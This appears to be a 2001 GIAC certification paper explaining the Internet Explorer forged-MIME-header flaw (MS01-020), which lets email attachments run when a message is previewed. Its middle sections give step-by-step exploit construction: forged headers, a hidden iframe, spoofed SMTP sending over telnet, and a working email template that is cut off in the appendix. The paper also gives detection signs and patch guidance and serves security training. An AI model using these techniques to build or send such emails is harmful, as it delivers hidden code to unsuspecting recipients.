Global Information Assurance Certification Paper

Automated Execution of Arbitrary Code Using Forged MIME Headers in Microsoft Internet Explorer

By Scott D. Winters – GCIH Practical – 05/14/01

Abstract

The purpose of this paper is to discuss a vulnerability that was discovered in Internet Explorer, allowing the execution of attached (embedded) code simply through the opening of an email! This automated execution can even occur by previewing the message in the preview pane, no attachments need to be opened. In fact, if the mail is constructed properly, the document will appear to not even have a payload attached! Since most users' default mail client settings would allow this type of execution, it is a major security concern. If a malicious user were to construct an email as described in this paper, ANY program or code of reasonable size could be executed! This could include viruses, trojans, scripts or batch files, malicious programs, or something as simple as a command to delete the contents of the recipient's hard drive! In the past, defenses against malicious code have included educating the user about attachments and what not to open, filtering attachments at the perimeter, and the configuration of settings in the client to defend from arbitrarily executed scripts in the body of the email. Unfortunately, all of these defenses may fail in stopping this particular vulnerability, with the exception of filtering attachments at the perimeter. However, even the stripping of attachments by a perimeter protection device could fail, dependent upon the device's treatment of embedded attachments. This paper will explain this vulnerability and the technologies that support it, how the vulnerability is implemented, and ways to defend against it.

** A note about this document: This document is best viewed in Microsoft Word, and includes Hyperlinks to useful web-sites, and to examples or other pertinent information throughout the paper. If you see blue text, clicking on it will lead to a deeper understanding of the subject matter.*

Exploit Details

Name of Exploit: *Incorrect MIME Header Can Cause IE to Execute E-mail Attachment* Microsoft Security Bulletin (MS01-020) . **CERT** Advisory CA-2001-06. Discovered by Juan Carlos Garcia Cuartango, http://www.kriptopolis.com/cua/eml.html

Variants: *The Fake Downloaded File Extensions* – Also discovered by Juan Carlos Garcia Cuartango, http://www.kriptopolis.com/cua/eml2.html

Operating System: All Windows versions running on Intel platforms. Specifically Internet Explorer 5.5 SP1, 5.01 SP1 or earlier versions.

Protocols/Services: This vulnerability affects a flaw in the way Microsoft Internet Explorer deals with MIME types. Since this relates to Internet mail, it would be propagated through TCP/IP traffic, and most likely, through SMTP & POP3 protocols.

Brief Description: Vulnerability MS01-020 specifically uses forged MIME types to allow the execution of attachments on systems that use vulnerable versions of Microsoft Internet Explorer to render their HTML email. This could cause any attached program or code to run on the user's system without the user doing more than opening the email. Unlike most malicious code execution, ***an attachment does NOT need to be opened, nor may one even appear to exist!***

Protocol Description

The protocol in this case has no effect on the vulnerability itself. The vulnerability is actually related to the way Internet Explorer renders MIME types, which is a flaw in the design of the program.

Description of Variants

The only listed variant works on the same principle as the original, but doesn't allow for the automated execution of an attachment. It allows for the disguising of one attachment type as another, possibly causing a user to execute code that they normally would not. For example, a file attachment named **`VIRUS.EXE`** or **`BadStuff.VBS`**, could be disguised to appear as **`Document.txt`**. If the end user chooses to open the code rather then save it to disk, instead of a text document being opened in the user's default editor as expected, the malicious code would be executed. *Note: if the user chooses to save the attachment, the filename that appears in the "save as" box WILL be the correct filename (e.g. **VIRUS.EXE**), not the disguised filename (**Document.txt**).*

How the Exploit Works

Before we discuss the vulnerability in great detail, we first have to define a "MIME type". MIME stands for Multipurpose Internet Mail Extensions. This is a standard used to describe the type of email attachments that may be sent within an email message. RFC-1521 and RFC-1522 define these MIME types. For a complete listing of MIME types try:

http://www.december.com/html/spec/mime.html **-or-**
ftp://ftp.isi.edu/in-notes/iana/assignments/media-types/.

By describing the attachment with a MIME header in this way, the email program that receives the mail will know how to properly handle the attachment. For example, if

the MIME type were ***x-wav***, the receiving application could start the default .**wav** audio player on the system when the attachment was opened or executed.

The MIME type is represented in an email in its raw form as a header. For an image, it would look similar to this:

```
Content-Type: image/gif;
     name="tech.gif"
Content-Transfer-Encoding: base64
Content-ID: <002501c0cad2$5d428f80$0a00000a>
Content-Disposition: attachment;
     filename="tech.gif"
```

"**Content-Type**" lists the MIME type for the attachment, followed by the name of the file, defined by "**name=**". If the file is not a binary type, instead of the "**name**" listing there may be a "**charset**" listing (see **Example A**, below)

"**Content-Transfer-Encoding**:" tells if the file is to be treated as encoded by base64 (normally the case for a binary file) or as plain text. "**Content-ID:**" lists a tag that represents the attachment as it will be referred to elsewhere in the email. Finally, the "**Content-Disposition**:" tag tells that what follows is an attachment, and its sub-tag "**filename**" lists the name of the attached file. The contents of the attachment itself would then follow this header. The content can occur in many forms, such as plain text:

EXAMPLE A:

```
Content-Type: text/plain;
     charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

This is a mail message.
```

Or if the email or attachment is sent in HTML format it could appear like this:

EXAMPLE B:

```
Content-Type: text/html;
charset="iso-8859-1”
Content-Transfer-Encoding: quoted-printable

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML><HEAD>
<META content=3D"text/html; charset=3Diso-8859-1" =
http-equiv=3DContent-Type>
<META content=3D"MSHTML 5.00.2920.0" name=3DGENERATOR>
<STYLE></STYLE></HEAD>
<BODY bgColor=3D#ffffff>This is HTML!
<DIV> </DIV></BODY></HTML>
```

And finally, if the attachment is a binary file like an executable, image, or audio file, it could appear this way:

EXAMPLE C:

```
Content-Type: application/octet-stream;
        name="joke.exe"
Content-Transfer-Encoding: base64

TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAALRMzSEAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAABQRQAATAECAAAAAAAAAAAAAAAAAOAA
ADwELAQAAAFYAAAAAAAAAAAAAABAA
```

Notice the attachment encoded in base64 following the MIME header. Base64 is a standardized encoding type that assures that attached binary files will be able to be transferred across multiple platforms successfully. *For more information on base64 encoding see:*

http://www.infowin.org/ACTS/ANALYSYS/projects/sonah/public/guide/mm_mail/mmm31.htm

For a complete listing of an email in its raw format with MIME headers, see Appendix A.

MIME headers are in every email we send, but the email client programs that we use hide the headers from our view. To view an email first hand, in its raw form Microsoft Outlook Express users can right click any email and go to properties. Choose the "details" tab and click on "message source." The resulting window shows the email message with MIME headers and attached encoded files in their raw form. Another way to see an email in its raw format is by saving it to disk and opening it with a text editor, such as Notepad. (An easy way to save a file in Outlook Express is by dragging it from the inbox to a destination drive/folder of your choice.) In either case, the email in its raw form should appear very similar to the example in Appendix A. *Note: other email clients may not leave the email in its "raw format" as Outlook Express does. They may append additional formatting.*

The focus of this vulnerability is Microsoft Internet Explorer's inability to differentiate MIME types as they appear in an HTML email. You may be wondering why all references have been directed towards Internet Explorer when this vulnerability relates to email. In Microsoft's email packages, if you receive mail with HTML embedded in it, it is Internet Explorer, not the email package itself, which renders the code into a legible document. Therefore, it is a flaw in how Internet Explorer handles the rendering of the MIME types, not an email client issue that causes this vulnerability. Other Internet applications have "helper programs" that are associated with all of the various MIME types that may appear in a message. Internet Explorer does not use such programs. Instead, it relies on the default file-type associations in the Windows operating system to determine how the attachments should be handled. Interestingly enough, Internet Explorer makes no correlation between the MIME type and the file type, which is what enables the forging of header types. This does not mean that Internet Explorer ignores the content- type information in HTML emails. Actually, it reads this information to determine what the default behavior should be when such an attachment is received. Some seemingly innocuous types, such as sound files and images, were allowed automatic execution, while more "dangerous" types prompted the user to find out if they wanted to save or execute the attachment. As anyone who has read about the recent proliferation of viruses being passed through email, though prompting a user for an action is considered much less of a threat then automatic execution, it is far from secure! Systems are only as safe as their users are savvy. However the power of this vulnerability is that even the most well informed user could release malicious code if their system has this vulnerability. It relates to the combination of Internet Explorer's lack of correlation between MIME types and file types, and it's automated handling of "safe" attachment types.

Circa March of 2001, Juan Carlos Garcia Cuartango discovered that if a MIME header type was forged to appear as if the attached file was one of the types that were considered "safe" by Microsoft, that Internet Explorer was none the wiser. It would automatically execute the attached file (whatever type it may be) just as if it were an image or audio file. Since there is no relationship between the MIME type and the file type, and since Internet Explorer actually decides how to handle the file based on its extension or file type association in Windows, the file would execute in its normal fashion. For example, Internet Explorer would not try to play an executable file that had

a forged MIME type of "**x-wav**" (an audio file type) through its default audio player. It would run the executable file just as if it were double-clicked! Herein lies the vulnerability! By simply forging the header type, ANY file could be automatically executed when the email was opened. As previously mentioned the preview pane actually *opens* previewed email. So, a client with the typical default behavior of automatically opening the latest received email in the preview pane could execute a properly constructed email's payload, without having a person even present at the machine. There would only need to be an open connection to the Internet and a running copy of Outlook Express.

Microsoft has released a patch to fix this issue which will be included in service packs for current versions of Internet Explorer. It can be found at:

http://www.microsoft.com/windows/ie/download/critical/Q290108/default.asp

Despite the fact that no known malicious code has been released that takes advantage of this vulnerability, due to its incredible potential, it is imperative for continued system security that this patch is downloaded and applied as soon as possible.

Interestingly enough, the patch itself only disables the automatic download of the formerly supposed safe MIME types. It does NOT create a correlation between the file type and the MIME type. This still allows a danger, though not quite so ominous, in the form of the variant listed previously. Forged MIME Types will still allow execution of incorrect file types. However it will prompt the end user first, asking whether the attachment should be saved to disk or executed. When prompted, the input box will show the file name as its "forged" name instead of the actual name of the attachment (see Figure A).



Figure A – Notice the "from" with nothing following it.

However when prompted to save the file, the offered "Save As" file name will be the ***actual*** name of the attachment (see Figure B). Figure B shows the resulting "Save As" box that would occur if an end-user chose the "Save this file to disk" option from the Figure A file download box. Notice that not only the name changes from **`readme.txt`** to **`Hello.bat`**, but also the "Save As" type is listed as a **.WAV** file. *For a complete listing of the code used for this example (by Juan Carlos Cuartango) see Appendix B.*



Figure B – Take note of the "Save as type"

How to Use the Exploit:

The forging of MIME headers themselves is a very easy process. What makes the overall process complicated is in the details. Forging MIME headers can take many forms:

1. *Change the payload (attachment) of an email to take advantage of an existing MIME header type that will automatically execute.*

2. *Change the MIME header type of an attachment to a type that will run automatically*

3. *Change the name of an attachment to fool the receiver (as in the variant)*



Diagram of Successful Exploit

Constructing the Email:

First, let's look at how to change the payload of an email to a MIME type that will automatically execute. This is easiest if the payload is going to be a batch file, or script of some type in plain text format. If you want to attach a binary, changing the MIME header (choice 2) is the easier method, otherwise you have to download and use one of the many utilities to encode your attachment in base64.

The easiest way to start the process is by sending an email to yourself with an attached audio or image file. Be sure that the email client you are using sends in HTML format. This way you will have a correctly formatted "template" file to work from. Upon receiving the email, open it in your text editor of choice. This will allow you to see the email in its raw format with all of the MIME headers listed.

Before starting the forging process, remove all excess header information above the **to:** and **from:** headers (Figure C). This information is placed in the email when it is sent from its source to the recipient, and tells routing information, time stamps, mail server names, etc. It must be removed or the email can not be sent correctly, for the mail client would read and try to process this information. You will also want to sanitize the **to:**, **from:**, **subject:** and other headers as necessary.

```
Return-Path: <user@domain.net>
Delivered-To: user@domain.com
Received:(qmail 3552 invoked by uid 400);22 Apr 2001
02:17:49
Received:(qmail 3403 invoked from network);22 Apr2001
02:17:470000
Received: from mailserver.domain.com (HELO computer)
([xxx.xxx.xxx.xxx])(envelope-sender <user@domain.net>)
          by smtp.mail.domain.net (qmail-ldap-1.03)
with SMTP
          for <user@domain.com>; 22 Apr 2001 02:17:47
Message-ID: <002a01c0cad2$5dc10e50$0a00000a@computer>
From: "User Name" <user@domain.net>
To: "User Name" <user@domain.com>
Subject:
Date: Sat, 21 Apr 2001 22:17:22 -0400
MIME-Version: 1.0
```

Figure C – Remove all information listed above the "From:" header

You must then locate the MIME header representing the audio or image file attachment. It should look something like this:

Content-Type: audio/x-wav;
name="YOURWAV.wav"
Content-Transfer-Encoding:base64
Content-Disposition: attachment;
filename="YOURWAV.WAV"

First, if they exist, remove the **Content-Disposition:**, and **filename** lines in their entirety. Now, highlight and delete the attached file (it should appear beneath the header as many lines of characters). In the space where the attached file was previously located, type in the commands making up the batch file that you want to run. Type them in as if you were creating the body of a batch file with any text editor. When your commands are complete, it is time to "forge" the header. Simply change the "**name=**" field to represent the file type you want your commands to be treated as, in our example a batch file: **.BAT**. The extension is the only crucial part, the name itself is immaterial. It may look like this:

Content-Type: audio/x-wav;
name="YOURWAV.BAT"
Content-Transfer-Encoding:base64

As your last step in the header editing process, be sure to change the Content-Transfer-Encoding (as explained in RFC-2045) to quoted-printable. Otherwise, when the file tries to execute you will receive an error.

Content-Type: audio/x-wav;
name="YOURWAV.BAT"
Content-Transfer-Encoding:quoted printable

Our final change to allow this file to properly execute involves the html portion of the email. You have to be sure that in the body of the HTML there is an **<iframe>** tag, formatted as follows, placed directly after the **<body….>** tag. It should look like this:

<iframe src=3Dcid: CONTENT height=3D0 width=3D0></iframe>

Where "**src=3dcid:**" points to the content id of your specified MIME attachment. It does not matter what the name is as long as it is the same in both places, and don't use a known file extension at the end of the name. Otherwise the content will not be automatically executed, and will behave as noted in the variant.

An **<iframe>** is an inline frame, which allows the embedding of files in an HTML email. Its original intent was to allow the embedding of one HTML *document* within another, but can also be used to force HTML *code* (as used in this article), into existing HTML source. It is a standard tag supported in the HTML version 4.0 specifications. For more information on the **<iframe>** tag, refer to:

http://www.w3.org/TR/REC-html40/present/frames.html#h-16.5 **-or-**

http://www.malibutelecom.com/yucca/html/iframe.html

You may have to insert a **content ID:** tag in your MIME header if one doesn't already exist. If one does exist, you will only have to change its value. It should look like this:

Content-Type: audio/x-wav;
name="YOURWAV.BAT"
Content-Transfer-Encoding:quoted printable
Content-ID: <CONTENT>

CONTENT reflects the name used in the **src=3Dcid:** tag of the **iframe** command listed previously. This name **MUST** be listed between < and > as shown above. As long as the Content ID's match, you should have a complete forged document. Simply save it with a

name of your choice, and you are finished until it is time to send it. You should be able to test your document by opening it with the vulnerable email client in question. With Outlook Express this is most easily accomplished by being sure that the email is named with the file extension **.eml,** which is associated with Outlook Express. Double-clicking such a file should automatically open it in said program.

The next case is the changing of an existing email to an alternate header type that will be executed automatically. To begin this process, attach your choice of code to a new email and send it to yourself. Next open it in a text editor. Again, before starting the forging process, remove all excess header information above the **to:** and **from:** headers, and sanitize the **to:, from:, subject:** and other headers as necessary.

The MIME header for the attachment should look like this:

```
Content-Type: application/octet-stream;
        name="joke.exe"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
        filename="joke.exe"

TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAgAAAALRMzSEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABQRQAATAEC
AAAAAAAAAAAAAAAAOAADwELAQAAAFYAAAAAAAAAAAAAABAA
```

Again, first remove the Content-Disposition and filename lines, if they exist. Otherwise, all that needs to be changed in the MIME header is the content-type. It must be changed to the "**audio/x-wav**" or "**image/gif**" types which vulnerable versions of Internet Explorer will automatically execute.

The adjusted header would then look like this:

```
Content-Type: audio/x-wav;
name="joke.exe"
Content-Transfer-Encoding: base64

TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAgAAAALRMzSEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABQRQAATAEC
AAAAAAAAAAAAAAAAOAADwELAQAAAFYAAAAAAAAAAAAAABAA
```

Next, as in the last example, the <**iframe**> entry will need to be added, the content id will need to be added and its value will have to reflect the value from the <**iframe**> entry. These changes alone will allow the automated execution of the attached file on vulnerable clients. To see if the forging has been done successfully, simply open

the forged email in a vulnerable email client. If all has worked properly the "attached" file should automatically execute.

Finally, there is the last case, which takes advantage of changing the content type and ID, to dupe an unsuspecting user into opening an attachment without saving, and in turn releasing an unexpected payload. For example, it is not uncommon for a user to save time by opening a received, "safe" document rather then saving it, knowing they can save it using the program that they will be opening it with. However, if the attachment were actually a malicious program with a forged header, doing so would execute the program!

To implement this forging attack, again the easiest way to begin is by sending an email with the attachment that we want the end-user to open, to ourselves. As with the last two examples we begin by opening the email in question with a text editor and removing excess header information and sanitizing the other necessary headers. Next we insert the <**iframe**> header after the <**BODY**…> tag in the html code of the email. It should look something like this:

<iframe src=3Dcid:example.txt height=3D0 width=3D0></iframe>

Notice that in this example we include a Content Id called "example.txt." The including of a file extension is VERY important in this example, and the exploit won't work correctly without it.

Next we need to change the content type to audio/x-wav so it looks like:

```
 Content-Type:  audio/x-wav;
        name="wdmp.exe"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
        filename="wdmp.exe"
```

Also be sure to remove, as in past examples, the content disposition tag, and its sub tag file.

Next we add the content id tag to the attachment header so it looks similar to this:

```
Content-Type:  audio/x-wav;
        name="wdmp.exe"
Content-Transfer-Encoding: base64
Content-ID: <example.txt>
```

The file extension, is as mentioned before of the utmost importance. Also the name chosen should appear innocuous, a text file named dangerousvirus.txt, probably wouldn't

be opened very quickly! Saving the file as listed should create a working example. Again, opening it in a vulnerable mail client will show whether it has been done correctly.

Sending the Email:

Now that you have a successfully forged an email, you are left with an interesting dilemma- how do you send it? The obvious answer would be to forward it, as you would any email that you wanted to send to someone else. However, forwarding will NOT keep the email in its raw form. Forwarding it inline causes it to become plain text and in turn loses its special formatting. Forwarding it as an attachment allows it to retain its raw format and will work, but it will appear as an attachment and require someone to execute it, or save and execute it, removing the threat of "automatic execution." So how do you send a raw formatted email? One way is to use a command line email program like the sendmail program that comes with most variations of Unix and Linux. It is simply a matter of redirecting the email into the program:

```
/usr/lib/sendmail victim@domain.com < forgedmail.eml
```

For more information on sendmail redirection with Unix see: Sendmail

Since this vulnerability predominantly deals with a Microsoft environment, it would be more appropriate to determine a way that could be used from within Windows.

The obvious answer is use a command line mailer "sendmail equivalent" written for Windows. However, most do not work as well with redirection as Sendmail. There is an alternative.

SMTP mail servers have the capability of being contacted and communicated with through a command-line interface. The user contacts the SMTP server using a Telnet client and types in all of the commands that an email client normally takes care of for you. The process is easier than one might think.

First, open the telnet client of your choice. Next, contact an SMTP server. This is done by running the command:

```
open mail.server.com 25
```

Mail.server.com is the name of the SMTP server, and 25 is the port you are contacting (25 is the default TCP port designation for SMTP). This must be specified because the telnet client will default to telnet's TCP port (23), otherwise.

Then you may have to authenticate who you are by telling the SMTP server your account name. This process is done by running the following commands*: Note- depending on*

your telnet client you may be typing blind. This is especially dangerous because usually backspacing won't be interpreted correctly, so type carefully!

```
helo <server.com>
```

Server.com represents the domain name of the mail server your are communicating with, followed by:

```
vrfy <user>
```

User is the account name that you employ to communicate with the SMTP server in question. *Note: this isn't a requirement on all SMTP servers, so you may be able to skip this step.*

Next, we begin composing our actual email message. To start off we have to tell the mail server who is sending the mail:

```
mail from:<attacker@domain.com>
```

Attacker is the name of the person you want the message to appear to be from. You must include the < and > around the email address! The listed account doesn't have to be authentic, though many servers will verify that you have a valid domain specified. Remember, if you do not specify a valid account name, errors won't be returned to you if anything goes wrong,

Now, we tell the server whom the mail is being sent to:

```
rcpt to:<victim@domain.com>
```

It is imperative that you get the address correct, because this is what actually determines where the email is sent, not the to: field in the raw email. However the **to:** and **from:** fields in the raw email are what will appear in the email message that is received. You have to go to the raw form of the received email to see what was specified at the telnet command line. Each correct response should be responded to with a:

```
250 ok
```

By running the following command we get placed into a mode where whatever is entered is going to be sent to the SMTP server as the body of the email message.

```
data
```

You will be answered with a prompt:

```
354 go ahead
```

Additional headers could be entered such as: **subject:, date:**, **from**:, etc. followed by the text that makes up the email's body. However, in our case, all additional headers and the body, are already created. All we have to do is copy and paste the raw email we created from our text editor to the telnet prompt. After pasting, wait long enough to be sure that the whole email has been transferred. Then hit the "enter" key followed by a single period "." and then press the "enter" key again. You should have a message returned like:

```
250 ok 999888999 qp 5615
```

This message means the email has been sent successfully.

You can then exit the telnet client by typing "**quit**" and closing the program. The email as constructed should be received at the email client of the user specified in the "**rcpt to:"** line, as it was entered on the telnet client command line. If said user has a vulnerable email client, upon viewing (in the preview pane) or opening the email, the attached code will execute.

Signature of the Attack:

The most dangerous part of this exploit is that there is no noticeable signature on a received email, without looking at the message's source code. When looking at the source the variance between MIME type and file type should be obvious. Listed attachments in the message source, without the attachment paper clip appearing on the inbox view of the received email, can also be another warning. Finally the always prevalent <iframe> tag may also throw up a flag, as may any differences between the **to:** and **from:** headers in the source, as compared to the **to:** and **from:** as listed on the email in the "inbox" view.

How to Protect Against it:

The easiest way to protect against this vulnerability is by applying the patch provided by Microsoft. See:

http://www.microsoft.com/windows/ie/download/critical/Q290108/default.asp

Also, using any email client that doesn't use Internet Explorer to render HTML also serves as protection.

It should also be noted that attachments will only be automatically executed if "file downloads" are enabled in whatever security zone the questionable email is opened in. Internet Explorer's default settings enable "file downloads" in ***all*** security zones. Disabling the "file downloads" option prevents all downloading of files from the Internet, effectively limiting Internet Explorer's usefulness.

Finally if you have an unpatched, known-vulnerable client, the only other way you can protect yourself is by checking the message source of an email before previewing it or opening the message. This involves disabling the preview pane, and manually viewing the message's source before opening it.

For the variant, it is suggested that attachments should always be saved before execution. The appearance of a different file name in the "Save As" box is an important tip-off that the email is most likely an example of a forged MIME header.

Source Code:

Source code is listed in detail throughout this text and in Appendices A & B. For more examples see:

http://www.kriptopolis.com/cua/eml.html

- for examples of the original vulnerability.

http://www.kriptopolis.com/cua/eml2.html

- for the still unpatched, but less dangerous variant.

Notice: *When viewing samples written by Juan Carlos Garcia Cuartango, you will notice a superfluous text attachment to all sample emails. This attachment appears because two trailing "- -" dashes are missing from the end of his last boundary definition. To remove this text attachment so the example appears to have no attachment at all, simply add these trailing dashes, as the examples in the appendices of this paper demonstrate.*

Additional Information - References:

ACTS Services "*Coding and Decoding - Base64*" 7/25/1996 URL: http://www.infowin.org/ACTS/ANALYSYS/projects/sonah/public/guide/mm_mail/mmm31.htm

CERT "*CERT® Advisory CA-2001-06 Automatic Execution of Embedded MIME Types*" 4/03/2001 URL: http://www.cert.org/advisories/CA-2001-06.html

Cuartango, Juan Carlos "*Vulnerabilidad en ficheros EML*" 3/30/2001 URL: http://www.kriptopolis.com/cua/eml.html

December, John "*MIME Types*" 05/03/2001 URL: http://www.december.com/html/spec/mime.html

ISI "*RFC INDEX*" 5/14/2001 URL: ftp://ftp.isi.edu/in-notes/rfc-index.txt

Korpela, Jukka "*Using inline frames (iframe elements) to embed documents into HTML documents*" 10/17/2000 URL: http://www.malibutelecom.com/yucca/html/iframe.html

Microsoft "*Microsoft Security Bulletin (MS01-020)*" 3/29/2001 URL: http://www.microsoft.com/technet/security/bulletin/ms01-020.asp

Microsoft "*Security Update, March 29, 2001*" 3/29/2001 URL: http://www.microsoft.com/windows/ie/download/critical/Q290108/default.asp

Savill, John "*Q. How can I send mail to a SMTP server using Telnet?*" 12/22/1999 URL: http://www.windows2000faq.com/Articles/Index.cfm?ArticleID=13653

W3C "*HTML 4.01 Specification*" 12/24/1999 URL: http://www.w3.org/TR/REC-html40/present/frames.html#h-16.5

Wotton, Dave "*Sending files as email attachments*" 10/20/2000 URL: http://home.clara.net/dwotton/unix/mail_files.htm

Appendix A

The following is an example made using the methods described in this paper. It was created by the author (Scott D. Winters) on 4/23/2001 using Outlook Express, and Microsoft's Notepad editor. It has been sanitized of all identifiable email addresses and uses the automatically executing attachment type of audio/x-wav. It executes a batch file named `Test.bat` *that runs the Notepad.exe program, as long as the pathing is correct. Other commands could be substituted. Boundaries and other code is as created by Outlook Express.*

From: "Some Attacker" <me@domain.com>
To: "Some Victim" <victim@domain.net>
Subject: sound
Date: Sat, 21 Apr 2001 16:30:46 -0400
MIME-Version: 1.0
Content-Type: multipart/related;
type="multipart/alternative";
boundary="----=_NextPart_000_001B_01C0CA80.6B015D10"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 5.00.2919.6700
X-MimeOLE: Produced By Microsoft MimeOLE V5.00.2919.6700

This is a multi-part message in MIME format.

------=_NextPart_000_001B_01C0CA80.6B015D10
Content-Type: multipart/alternative;
boundary="----=_NextPart_001_001C_01C0CA80.6B015D10"

------=_NextPart_001_001C_01C0CA80.6B015D10
Content-Type: text/plain;
charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

------=_NextPart_001_001C_01C0CA80.6B015D10
Content-Type: text/html;
charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML><HEAD>

```
<META content=3D"text/html; charset=3Diso-8859-1" =
http-equiv=3DContent-Type>
<META content=3D"MSHTML 5.00.2920.0" name=3DGENERATOR>
<STYLE></STYLE>
</HEAD>
<BODY bgColor=3D#ffffff><iframe
src=3Dcid:test height=3D0 width=3D0></iframe>
